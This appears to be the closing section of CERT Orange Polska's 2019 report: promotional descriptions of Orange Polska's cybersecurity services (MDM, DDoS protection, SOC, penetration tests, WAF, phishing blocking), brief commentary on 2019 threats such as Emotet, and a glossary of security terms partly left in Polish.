The most important benefit for the company is that the Orange MDM service ensures the security and integrity of data collected on its employees' mobile devices. In many cases, this is customer information, confidential company data, and sometimes even secret information sent by employees of public institutions. An important benefit is the provision of a central system for managing these devices - from changes in the phone settings, through the secure installation of applications and their updates, to remote assistance sessions with taking over the screen and keyboard of the device. Importantly, the service can integrate with existing IT infrastructure, enriching existing systems with additional values related to information about the mobile fleet. A good example is an integration with security systems, which by receiving data on smartphones and tablets from the Orange Polska MDM system, they analyze better the potential threats appearing in the company network.

Demand for systems to the management of terminal equipment is growing from month to month. This popularity is due to the development of smartphone capabilities, their speed of operation and increasing memory, the use of emails on smartphones and the availability of applications that employees use on business devices.

Łukasz Bederski

More about the MDM Orange Polska solution: https://www.orange.pl/view/mdm

Mobile Device Management

Mobile Device Management – MDM - is a solution thanks to which you can easily manage your fleet of mobile devices in your company and protect your data

Benefits: Other Orange Polska cybersecurity services

- control over mobile devices through management from a central console
- streamlining of administrative and service processes
- saving time and costs thanks to the implementation of one management platform for many operating systems
- increasing the security of information and data stored on mobile devices

For more informaton, contact your Orange consultant or mail to: **cybsecurity@orange.com**

www.cert.orange.pl

Digital transformation partner. Orange

orange™

Cyber year in the eye of Integrated Solutions

Working on a daily basis with large organizations, we observe three areas of cyber threats, the number of which is steadily increasing and which our clients are increasingly struggling with. First of all - there are more and more incidents in the area of cryptominers - this is still potentially a big profit for hackers, with a small amount of “work”. Secondly, botnets and infecting computers with malicious software. Thirdly - attacks on mobile devices, which goes hand in hand with the constantly growing number of devices.

Malware is also still dangerous. The most spectacular attack on the financial sector in 2019, also widely commented on by our clients, was the Emotet malware. Emotet is advanced Trojan and the successor of another banking Trojans. It could modify itself over time.

Practically every day there were hundreds of new infected files located on cyber criminals’ servers. During the initial phase of the attack an e-mail with a malicious link to the infected document was used, and then - after infecting the computer - malware could steal credentials stored in the system, collect information about the system and its infrastructure and also move through the organization with use of SMB protocol.

The customers more and more often ask about the level of security of cloud solutions in the context of GDPR. This is understandable, looking at the dynamics of cloud market development and the growing interest of cybercriminals in this area. And here, both IS and Orange can boast of obtaining all the necessary international certifications in this area and continuous observation of new threats and effective methods of combating them. As one of the few on the Polish market, we have a certificate of compliance with the ISO 27018 standard regarding the processing of personal data in the cloud. We guarantee security on many levels. Integrated Solutions as a company from the Orange Polska Group has this unique advantage, thanks to which it can offer end-to-end solutions to companies with various degrees of digitization. We have implemented at least a dozen such projects in 2019. Ranging from secure telecommunications connections ending with endpoint protection. Over the last year we have implemented, among others multi-domain project for one of the largest clients from the insurance industry. It included the delivery and securing of the client’s ICT infrastructure, ranging from WAN, LAN in all branches, two Data Centers, and ending with remote secure access. We have also implemented DNS protection and launched the detection of anomalies and attacks using the NetFlow protocol.

We are consequently increasing the scope of IS competences in areas that we did not touch too often before, e.g. industrial network protection (OT) or cloud protection systems CASB (Cloud Access Security Broker). Thanks to this, we are able to anticipate new threats and protect against cyber attacks.

We have to remember, however, that there is no such thing as a “universal security solution”. A dedicated approach is required for each client to offer consulting, design, implementation, management and maintenance services. We implement this strategy consistently thanks to the own competences of IS and Orange Group, as well as with the support of international partners such as Cisco, Check Point, F5 Networks, Palo Alto Networks, Infoblox, Fortinet.

Aleksander Jagosz

How to protect financial institutions or companies, both large and small – Orange Polska security services

The increasing use of ICT systems in all aspects of running a business causes an increase in value of information, and as a result, the necessity to efficiently protect it. Here reaction time to potential threats that could affect our business counts. Orange Polska offers services, thanks to which you can minimize the risk in case of many kinds of threats.

The Internet of Things permeates our daily lives, and the threats associated with it are more and more noticeable. This is a challenge, especially due to the low security level of "smart" devices and the risk to use them for DDoS attacks (Distributed Denial of Service). As conducting these types of attacks is very expensive, we can expect a growing market for solutions offering "as-a-service" attacks. Cybercriminals are becoming more cunning and ruthless. To counteract them, companies need to cooperate with security experts. Orange Polska offers services that minimize the cyber risk pertaining to various threats.

Protection from DDoS attacks

What are DDoS (Distributed Denial of A dispersed attack, meant to block access to resources, most commonly:
- attacks on the bandwidth necessary for providing a service, e.g. ICMP/UDP,
- attacks aiming to deplete systems resources e.g. TCP SYN,
- attacks on applications, e.g. attacks using the http, DNS, or VoIP applications protocols.

When to use: Unavailability of service.

What it's about: Protection of the customer's online resources from volumetric denial of service attacks. Network traffic is monitored 24/7/365 for anomaly detection. In case of an actual attack, we filter out the suspicious packages, so only normal network traffic reaches the customer. Used as a support for the solution Flow Spec mechanisms introduced into Orange networks, allow interception and mitigation of volumetric attacks of very large scale.

How it works: It is a combination of three elements: SOC and CERT Orange Polska teams, Arbor Networks platform, and the use of operator mechanisms in domestic and international traffic (dnssinkholing, blackholing etc.).

For whom: For everyone using the World Wide Web network (WWW) and possessing their own infrastructure

Benefits:
- Ensuring security of business processes and information
- Constant monitoring of traffic and identification of occurrence of potential threats
- Competences of Operational Security Centre experts available 24/7/365
- Immediate defence against attacks at the customer's infrastructure
- No need to invest in adequate infrastructure and flexible accounting model, thanks to cloud computing.

Firewall (Orange Network Security, Manageable UTM)

What it's about: There are two main components that increases customers' security:
- Next Generation Firewall system design for protection of incoming and outgoing traffic
- Service management portal for the customer

How it works: Access control for the customer's infrastructure and use of the internet through employees without the need to install additional security tools. Tools for application control and web filtering decide on the types of applications and categories of pages that are available to users.

For whom: For everyone using the internet and having their own infrastructure.

Benefits:
- Secure internet access
- No need to invest in IT security devices;
- Centralized security policy for all protected localizations

email Protection

What it's about: Customer's e-mail protection from threats such as infections, phishing, spam and data exfiltration.

How it works: Based on the platform managed in the Orange Polska network. The functionalities of this service are:
- Anty malware
- Anty phishing
- Anty spam
- Anty wirus
- DLP

For whom: For all the customers using e-mail

Benefits:
- Protection of the information sent via e-mail
- No need to invest in IT security devices
- No need for IT infrastructure investments on the client side.
- Centralized security policy for all protected localizations

MDM

What is it: Mobile Device Management is a solution for management of customer mobile device fleet.

What it's about: Monitoring and management of customer's mobile devices such as smartphones, tablets.

Jak działa:
- Managing mobile fleet from the console
- Centralised management of:
  - mobile devices – localisation, configuration, backup, remote blocking, data erasing
  - applications – central repo of applications, remote distribution and installation for users group
  - backing up processes for the most important data stored on the mobile device
  - security policies
  - remote technical support

For whom: For those who manage mobile fleet (smartphones, tablets, laptops).

Benefits:
- Centralized mobile devices management in the company
- Standardisation

Monitoring security incidents

What is it: A constant process of identifying incidents, and notifying people responsible for managing the infrastructure.

What it's about: By searching information about suspicious events (incidents) in the logs of the systems monitored.

Available solutions applicable separately or in packages :

SIEM as a Service

When to use: If you want to be able to identify incidents in the whole infrastructure, keep data in a place and manage it efficiently.

What it's about: Implementation or sharing the functionality of the SIEM system with the customer, in order to gather significant events from systems, applications, and their correlations, and search them for security incidents.

How it works: Achoice of an appropriate system for the customer's needs and budget, delivery of a complete solution, which means its installation, availability and monitoring 24/7/365, integration of log sources, formulation and implementation of security scenarios.

For whom: For everyone responsible for infrastructure and data maintenance.

Benefits:
- Constant monitoring and identification of security incidents
- Ready-to-use security scenarios for customer's systems
- Immediate notification of people responsible for the infrastructure and protected data about
- Flexible tailor-made model, i.e. option of running it at the customer's place, or in a cloud

SOC as a Service

When to use: If you want to centralize security operations to quickly react to potential threats.

What it's about: A pre-made incident monitoring process, using competences of the Security Operations Centre (SOC) Orange Polska team – cyber-security operators, analysers and experts monitoring the customer's systems and data through e.g. SIEM.

How it works: A process involving integrating data from the customer's systems (a console, SIEM system data and other) with a rapid incident response team.

For whom: For everyone responsible for infrastructure and data maintenance, as well as for people bound by the regulations concerning quick response to incidents (e.g. RODO, KNF)

Benefits:
- A pre-formulated process of incident processing
- An experienced team of experts ready for work
- Lower costs – no need of building a team of specialists and competences from scratch
- Immediate notification about incidents

Feed as a Service

What is it: A compendium of knowledge concerning threats identified by CERT Orange Polska in the cyberspace, especially in the Orange Polska network.

What it's about: Delivery of information about malicious activity observed on the internet, especially in the Orange Polska network (malware, C&C, other).

How it works: An automated process of information delivery as CSV text files, or API mechanisms in defined containing data about so-called C&C servers, domains and IP addresses of web services infecting browsers with malicious software, IP addresses exhibiting malicious activity towards Orange Polska network (scanning ports, attack attempts etc.).

For whom: All organizations maintaining security systems

Benefits:
- Information on identified cyber threats within Orange Polska network, ready to use i n the customer's IT security solutions.
- Protection and leveraging the level of security for systems and service users
- Active limitation of the possibility of infection, activation and data exfiltration through malicious software.

Vulnerability tests

What is it: Detecting and classifying the customer's system's vulnerabilities, which may be used for taking over it, stealing sensitive data, and other actions leading to image and financial losses.

When to use: In order to check the system's vulnerability to potential threats

What it's about: Using the knowledge and experience of CERT Orange Polska (White Hat Hacker), specialist software, which scans the customer's infrastructure, and generates a report with a list of detected vulnerabilities. Basing upon it, the CERT Orange Polska experts will prepare a list of the most important recommen dations that should be implemented to avoid the use of the vulnerabilities by potential offenders.

CERT ORANGE POLSKA 2019 Report

For whom: Organizations possessing their own ICT infrastructure

Benefits:
- Evaluation and quick identification of security gaps and expert recommendations concerning improvement of the customer's infrastructure's security.
- Objective and independent security level assessment.

Penetration tests

What is it: Practical evaluation of the current security status, especially the presence of known vulnerabilities, and resistance to security breach attempts .

When to use: In order to test security mechanisms in the customer's infrastructure.

What it's about: An attempt to gain unauthorized access to the customer's chosen ICT system, using the white box/ black box method.

For whom: Organizations providing their infrastructure to other parties in the web.

Benefits:
- Evaluation and quick identification of security gaps and expert recommendations concerning improvement of the customer's infrastructure's security
- Objective and independent evaluation of factual level of the system's security.

Performance tests

What is it: A controlled DoS/ DDoS type attack at the chosen elements of the customer's ICT system (network link, servers, services, internet node) conducted in order to evaluate the resistance to DDoS type attacks.

What it's about: Analysis conducted from the viewpoint of a potential offender, using the team's competences, traffic generators, pre-formulated scenarios of network attacks, and the transport network of the Orange Polska infrastructure .

When to use: In order to test the security measures against DDoS type attacks

For whom: Organizations providing their infrastructure to other parties in the web

Benefits:
- Quick system security evaluation concerning DDoS type attacks
- Recommendations CERT Orange Polska concerning improvement of the system's security
- Objective and independent evaluation of factual level of the system's security.

Malware Protection InLine

What is it: Protection of the customer's network resources by preventing and detecting malware infections attempting to permeate to the client's infrastructure from the internet.

What it's about: The customer's traffic at the Internet Point of Presence is monitored and analysed for the presence of malicious code in the files.

How it works: Malware is detected using techniques connected with detailed analysis of an attack. Suspicious network flows are reconstructed in virtual machines conducting advanced analyses of malware behaviour in an environment simulating the actual customer's environment (Sandbox). The process is based on behavioural analysis of code, which also allows identifying advanced (APT) attacks and zero-day malware.
The customer's infrastructure's outgoing traffic is analysed for the connection of malware with the so-called C&C servers.

For whom: For everyone using the World Wide Web network and possessing their own infrastructure

Benefits:
- Quick identification and blockade of malicious software activity
- Protection from new-generation cyber-security threats of the APT and zero-day type
- No need of investing in service-protecting devices
- Protection from the customer's employees carelessness

Malicious software analysis

What is it: An analysis of malicious software delivered by a CERT Orange Polska customer as a part of a service.

What it's about: Behaviour evaluation concerning the malicious activities observed, (i.a. establishing IP addresses of Command&Control servers, IP addresses of domains), of the code delivered by the customer, by running it in a series of strictly controlled virtual environments of Orange Polska.

How it works: The result of the Orange Polska's analysis is a report from works describing the detected threats of malware's malicious activity in the system, along with the description of methods of its propagation.

For whom: For customers who want to check their software for an eventual occurrence of maliciousness, and become aware of its influence over the infrastructure

Benefits:
- Availability of the CERT Orange Polska's team and laboratory
- A report concerning the identified maliciousness, and its influence over the customer's infrastructure
- Recommendations of CERT Orange Polska concerning threat minimization

Secure DNS

What is it: Prevention of the consequences of a DDoS type attacks aimed at the customer's DNS infrastructure.

What it's about: Geographical dispersion of the servers responsible for the customers' DNS.

How it works: Orange Polska uses the "anycast" technology – tested and proven on the internet since Worldwide networks providing the .com and .pl domains are functioning in this technology. SecureDNS consists of over 40 nodes, located in the Orange network, as well as other networks in Polska, and abroad, across five continents. The responses from the closest node will come with maximum speed, through shortest possible route, without delay.

For whom: For customers providing online services, internet domains owners.

Benefits:
- Redirecting attacks from the customer's own infrastructure to DNS servers.
- Increasing the availability of DNS services
- Quick and easy service configuration, as well as handling of changes
- Option to fully outsource the customer's DNS service using the SecureDNS infrastructure.

Stop Phishing

What is it: Blocking traffic network coming from a phishing website created by a cyber-criminal.

What it's about: Minimization of the consequences of phishing attacks, especially blocking network traffic to identified phishing websites, aimed at the customer's web service users (e.g. home-banking).

How it works: An active blockade of network traffic between Orange Polska network users, and servers or domains identified as elements of a phishing campaign. By using the SOC and CERT Orange Polska team, we can guarantee a swift blockade of the campaign, and notification of other rapid-response teams about the identified (CERT teams, alternative operators).

For whom: For customers providing online services (e-commerce)

Benefits:
- Minimization of the scale of attack by reducing the number of potential victims
- Lowering the costs of incident processing on the customer's side
- Significant reduction in the image risk connected with the customer's brand.

Web Application Protection (platforma WAF aaS)

What is it WAF: Web Application Protection is located in the backbone network of jest Orange Polska.

When to use: Unavailability of services connected with the customer's application.

CERT ORANGE POLSKA 2019 Report

What it's about: Protection of the customer's resources form application attacks. The entire http/https traffic from the internet to the protected resources is being redirected to a service platform, and subjected to analysis according to the established security policy.

How it works: It allows protection from the most critical web application threats defined in OWASP Top 10, and allows increasing the security of web applications without the necessity of modifying their code.

For whom: For everyone using the World Wide Web, and possessing their own infrastructure.

Benefits:
- Ensuring the security of information and business processes
- Constant monitoring of traffic and identification of occurrence of potential threats
- Competences of the Operational Security Centre experts available 24/7/365
- Immediate defence against attacks at the customer's infrastructure
- No need to invest in adequate infrastructure and flexible accounting model, thanks to cloud computing

CyberTarcza

What is it: Mobile devices protection for customers operating in the Orange Polska network against malware and phishing campaigns.

What it's about: Network traffic is monitored and analysed for potential cyber threats. The service blocks connections to the infected sites and pages according to categories defined by the customer.

How it works: Basis on the operator's internet traffic analysis, regardless the operating system

Functionalities:
- Anti-malware, anti-phishing
- Possibility to define locks at various times for employees and family;

CyberTarcza contains additional cyber threat intelligence developed for the customer and allows user to manage filters from over 30 categories.

For whom: For everyone using the Orange Polska mobile network including: consumer, entrepreneur, prepaid.

Benefits:
- Possibility of filtering;
- Protecion from Advanced Persistent Threats and zero-days;
- No need to invest in IT security devices;
- Protection from carelessness of the employees.

CyberWatch

What it is: A service that informs customers on detected malicious communication attempts from his company network (fixed and mobile).

What it's about: Daily reports are delivered to the customer as an e-mail attachment.

How it works: It works based on the network traffic analysis, regardlessof the system.

Functionalities:
- Daily threat report sent to the specified e-mail address;
- Blocking communication between customers devices and malicious websites,
- Full cyber protection of devices operating in the Orange Polska network.

For whom: For everyone using the Orange Polska network

Benefits:
- Identification of devices infected within the Orange Polska network,
- Blocking suspicious network traffic from fixed and mobile devices,
- Information about cybet threats,
- Prevention of corporate data leakage,
- Does not require client-side installation.

Dictionary

AaS (ang. as a service) – an abbreviation that refers to services provided to the customer via the Internet.

Abuse – misuse of some capabilities of the Internet, i.e. inconsistent with the purpose or the law. Internet abuses include: network attacks, spam, viruses, illegal content, phishing, etc. An Abuse Team is a unit responsible for receiving and handling reported cases of abuse.

ACK "acknowledge" - one of the TCP flags set to confirm the network connection.

Adres IP (ang. IP address) – IP address (Internet Protocol address) a unique number for each device (e.g. computer) on the Internet, allowing its unambiguous identification in the network.

DNS Adress – used for naming devices on the Internet. It consists of domain names separated by periods. It is convenient for users and uses DNS hierarchical structure to translate it into IP address that is understandable for devices on the network.

Backdoor – "back door"; a vulnerability of the computer system created purposely in order to obtain later access to the system. A backdoor can be created by breaking into the system either by some vulnerability in the software or running a Trojan unknowingly by the user.

Blackholing from "black hole" – an action of redirecting network traffic to such IP addresses on the Internet where it can be neutralized without informing the sender that the data did not reach its destination.

Bot from "robot" – an infected computer that is taken over and performs the attacker's commands.

Botnet – "network of bots" – infected computers remotely controlled by an attacker. Botnets are typically used to run massive DDoS attacks or send spam.

C&C (*ang. Command and Control*) servers – an infrastructure of servers that is operated by cybercriminals, used to remotely send commands and control botnets.

CERT/CSIRT (*Computer Emergency Response Team, Computer Security Incident Response Team*) – a computer incident response team. The main task of CERT is quick response to reported cases of threats and violations of network security. The right to use the name CERT have only teams that meet very high requirements.

CISSP (*ang. Certified Information Systems Security Professional*) – an internationally recognized certificate confirming the knowledge, skills and competences in the field of network security.

DDoS (*ang. Distributed Denial of Service*) – a network attack that involves sending to a target system such amount of data which the system is not able to handle. The aim of the attack is to block the availability of network resources. A DDoS attack uses multiple computers and multiple network connections, which distinguishes it from a DoS attack that uses a single computer and a single Internet connection.

DNS (*ang. Domain Name System*) - a protocol for assigning domain names to IP addresses. This system has been created for the convenience of Internet users. The Internet is based on IP addresses, not domain names, therefore, it requires DNS to map domain names into IP addresses.

DNS sinkhole – DNS server that sends false information, making impossible to connect the target website(s). It can be used to detect and block malicious network traffic.

Domain name – a name of a domain; used in the URL to identify the addresses of websites. Examples of domains are .gov, .org, com.pl.

Exploit – a program that allows an attacker to take control over the computer system by exploiting vulnerabilities in operating systems and software.

Exploit 0-day– 0-day exploit - an exploit that appears immediately after the information about the vulnerability is published and for which a patch is not yet prepared.

Exploit kit – software that is run on servers, whose purpose is to detect vulnerabilities.

CERT ORANGE POLSKA 2019 Report

Firewall – software (device) whose main function is to monitor and filter traffic between a computer (or a local area network) and the Internet. Firewall can prevent from many attacks, allowing early detection of intrusion attempts and blocking unwanted traffic.

Honeypot – "honey pot"; a trap system, that aims at detecting attempts of unauthorized access to a computer system or data acquisition. It often consists of a computer and a separate local area network, which together pretend to be a real network but in fact are isolated and properly secured. From the outside, a honeypot gives an impression as if it contained data or resources attractive from the point of view of a potential intruder.

HTTP (Hypertext Transfer Protocol) – a communication protocol used by the World Wide Web. It performs as a so-called request-response protocol, e.g. when a user types an URL in the browser, then the HTTP request is sent to the server. The server provides resources such as HTML and other files and returns them as a response.

HTTPS (*Hypertext Transfer Protocol Secure*) – a secure communication protocol, which is an extension of the HTTP protocol and enables the secure exchange of information by encrypting data using SSL. When using a secure HTTPS, a web address begins with "https: //".

ICMP (*Internet Control Message Protocol*) – a protocol for transmitting messages about the irregularities in the functioning of the IP network, and other control information. One of the programs that uses this protocol is ping that let a user check whether there is a connection to another computer on the network.

IDS (Intrusion Detection System) – a device or software that monitors network traffic, detects and notifies about the identified threats or intrusions.

Incident – an event that threaten or violate the security of the Internet. Incidents include: intrusion or an attempt of intrusion into computer systems, DDoS attacks, spam, distributing malware, and other violations of the rules that apply to the Internet.

IoT (*Internet of Things*) - concept of a system for collecting, processing and exchanging data between "intelligent" devices, via a computer network. The IoT includes: household appliances, buildings, vehicles, etc.

IP (*Internet Protocol*) – a unique number for each device (e.g. computer) on the Internet, allowing its unambiguous identification in the network. IPS (Intrusion Prevention System) - a system that detects threats and prevents attacks in real time.

IPS (*Intrusion Prevention System*) – a system that detects threats and prevents attacks in real time.

Keylogger – a program that operates in secret and logs the information entered via the keyboard. It is used to track activities and capture sensitive user data (i.e. passwords, credit card numbers).

Security hole – see "vulnerability"

Malware (*malicious sofware*) – software aimed at malicious activity directed at a computer user. Malware include: computer viruses, worms, Trojan horses, spyware.

MSISDN (*ang. Mobile Station International Subscriber Directory Number*) – phone number; a subscriber number in mobile network stored on the SIM card and in the registry of subscribers.

OWASP (*ang. Open Web Application Security Project*) – the global association whose main idea is to improve the security of Web applications.

Phishing – a type of Internet scam whose goal is to steal the user's identity, i.e. such sensitive data that allows cybercriminals to impersonate the victim (e.g. passwords, personal data). Phishing occurs as the result of actions performed by the unconscious user: opening malicious attachments or clicking on a fake link.

Port scanning - action of sending data (TCP or UDP) to a specific computer system on the network. It enables to get information about the operation of certain services and opening of certain ports. Scanning is typically performed in order to check the security or it precedes an intrusion.

Ransomware – a type of malware, which when installed on a victim's system encrypts files making them inaccessible. Decryption requires paying a ransom to cybercriminals.

Rootkit – a program whose task is to hide the presence and activity of the malware from system

security tools. A rootkit removes hidden programs from the list of processes and faciliate an attacker to gain unauthorized access to a computer.

RST (*reset*) – one of the TCP flags that resets the connection

SIEM (*Security Information and Event Management*) – a system for collecting, filtering and correlation of events from many different sources and converting them into valuable data from the security point of view.

Sinkholing (*hole*) – a redirection of unwanted network traffic generated by malware or botnets. Redirection can be done into the IP addresses where the network traffic can be analyzed, as well as into non-existent IP addresses.

Port scanning – action of sending data (TCP or UDP) to a specific computer system on the network. It enables to get information about the operation of certain services and opening of certain ports. Scanning is typically performed in order to check the security or it precedes an intrusion.

SLA (*Service Level Agreement*) – an agreement to provide services at the guaranteed level. SLA is agreed between the client and the service provider.

Sniffing – działanie polegające na podsłuchiwaniu i analizie ruchu w sieci. Sniffing może być wykorzystany do zarządzania i usuwania problemów w sieci przez administratorów ale także przez cyberprzestępców do podsłuchu i przechwytywania poufnych informacji użytkowników (np. haseł).

SOC (*ang. Security Operations Center*) – Operacyjne Centrum Bezpieczeństwa, łączące zarówno funkcje techniczne i organizacyjne, w którym systemy typu SIEM, systemy antywirusowe, IDS/IPS, firewalle, dostarczają informacji do centralnego systemu zarządzania incydentami.

Spam – niezamówione i niechciane wiadomości, rozsyłane masowo, zazwyczaj przy użyciu poczty elektronicznej. Wiadomości tego typu zwykle są przesyłane anonimowo z wyłudzonych lub przechwyconych adresów, najczęściej przy użyciu botnetów. Spam to najczęściej wiadomości reklamujące produkty lub usługi.

Spyware (*spy software*) – spy software that is used to monitor actions of a computer user. The monitoring activity is carried out without consent and knowledge. The information collected includes: addresses of visited websites, email addresses, passwords or credit card numbers. Among spyware programs are adware, trojans and keyloggers.

SSL (*Secure Socket Layer*) – the security protocol to ensure the confidentiality and integrity of data and their authentication. Currently, the most commonly used version is SSLv3 that is considered as a standard for secure data exchange and developed under the name of TLS (Transport Layer Security).

SYN (*ang. synchronization*) – one of the TCP flags sent by the client to the server in order to initiate the connection.

SYN Flood (*ang. flood - zalanie*) – popularny atak sieciowy, którego głównym celem jest zablokowanie usług danego serwera. Do przeprowadzenia ataku wykorzystywany jest protokół TCP.

TCP (*ang. Transmission Control Protocol*) – protokół połączeniowy; jeden z podstawowych protokołów sieciowych, służący do sterowania transmisją danych w sieci internet. Wymaga nawiązania połączenia pomiędzy urządzeniami w sieci i umożliwia uzyskanie potwierdzenia, że dane dotarły do adresata.

Trojan – Trojan horse; a malicious program that enables cybercriminals to remotely take control of the computer system. An installation of a trojan on a user computer is usually done by running malicious applications download from untrusted websites or mailing attachments. Besides a remote command execution, a trojan can allow eavesdropping and intercepts user passwords.

UDP (*ang. User Datagram Protocol*) – a connectionless protocol, one of the basic network protocols. Unlike TCP, it does not require setting up the connection, observing sessions between devices and a confirmation that the data reached the destination. It is mostly used for transmission in real time.

URL (*Universal Resource Locator*) – the web address used to identify the servers and their resources. It is essential in many Internet protocols (e.g. HTTP).

VoIP (*Voice Over Internet Protocol*) – "Internet telephony"; a technique for transmitting speech via the Internet. Audio data is sent using the IP protocol.

Vulnerability – an error; feature of computer hardware or software that exposes a security risk. It can be exploited by an attacker if an appropriate fix (patch) is not installed.

Worm – a self-replicating malicious computer program. It spreads across networks, which is connected to the infected computer, using either vulnerabilities in the operating system or simply user's naivety. Worms are able to destroy files, send spam, or acting as a backdoor or a Trojan horse.

For more information please visit:
www.cert.orange.pl